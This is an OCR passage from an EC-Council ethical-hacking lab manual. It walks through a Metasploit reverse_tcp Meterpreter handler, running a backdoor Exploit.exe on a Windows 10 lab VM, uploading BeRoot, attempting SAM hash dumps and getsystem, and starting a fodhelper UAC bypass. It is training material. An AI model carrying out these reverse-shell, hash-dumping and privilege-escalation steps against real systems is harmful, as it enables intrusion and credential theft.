


Figure 2.1.6: Copying the Exploit.exe backdoor file

TASK 1.3

Perform Exploitation

14. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
16. Now, issue the following commands in msfconsole:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
- Type **set LHOST 10.10.10.13** and press **Enter** to set the localhost.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.7: Configuring the Payload and Exploit

17. To start the handler, type the command **exploit -j -z** and press **Enter**.




Figure 2.1.8: Exploit the windows 8machine

TASK 1.4

Run the Exploit

18. Now, switch to the **Windows 10** virtual machine and log in with the credentials **Admin**/**Pa$$w0rd**.
19. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
20. Click the **Exploit.exe** file to download the backdoor file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 2.1.9: Downloading malicious exe file on the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.
22. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.




Figure 2.1.10: Malicious file successfully downloaded

23. An **Open File – Security Warning** window appears; click **Run**.




Figure 2.1.11: Security warning on executing the exe file

24. Leave the **Windows 10** virtual machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Establish a Session

25. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.
26. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.




Figure 2.1.12: Meterpreter Session Launched

27. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.




Figure 2.1.13: Viewing the Current User ID

28. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS10\Admin**).
29. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
30. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Escalate Privileges using BeRoot Tool

31. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 10**) using the **Meterpreter** session.
32. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.




Figure 2.1.14: Select Networkassas

33. The **Network** window appears; press **Ctrl+L**. A **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access the **Windows 10** shared folders.




Figure 2.1.15: Windows Network

34. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.16: Security pop-up

35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.




Figure 2.1.17: Windows 10: shared folders

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Navigate to **CEHv11 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.




Figure 2.1.18: Copy BeRoot folder

37. Paste the **BeRoot** folder onto **Desktop**.




Figure 2.1.19: Paste BeRoot folder in the root directory

38. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).




Figure 2.1.20: Upload file to the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.




Figure 2.1.21: Upload file to the target system

40. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
41. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
42. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.




Figure 2.1.22: BeRoot result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.23: BeRoot result

43. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

44. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the Meterpreter session.

TASK 1.7

Check Current System Privileges

45. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
46. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.



Figure 2.1.24: Access Denied

47. The command fails to dump the hashes from the SAM file located on the **Windows 10** virtual machine and returns an error stating **Insufficient privileges to dump hashes**!.
48. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
49. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

    The command issued is:

    - **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique
50. The command fails to escalate privileges and returns an error stating **Access is denied**.

Note: The screenshot might differ in your lab environment.




Figure 2.1.25: Trying getsystem Command

51. From the result, it is evident that the security configuration of the **Windows 10** virtual machine is blocking you from gaining unrestricted access to it.

TASK 1.8

Bypass User Account Control Setting

52. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

53. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.

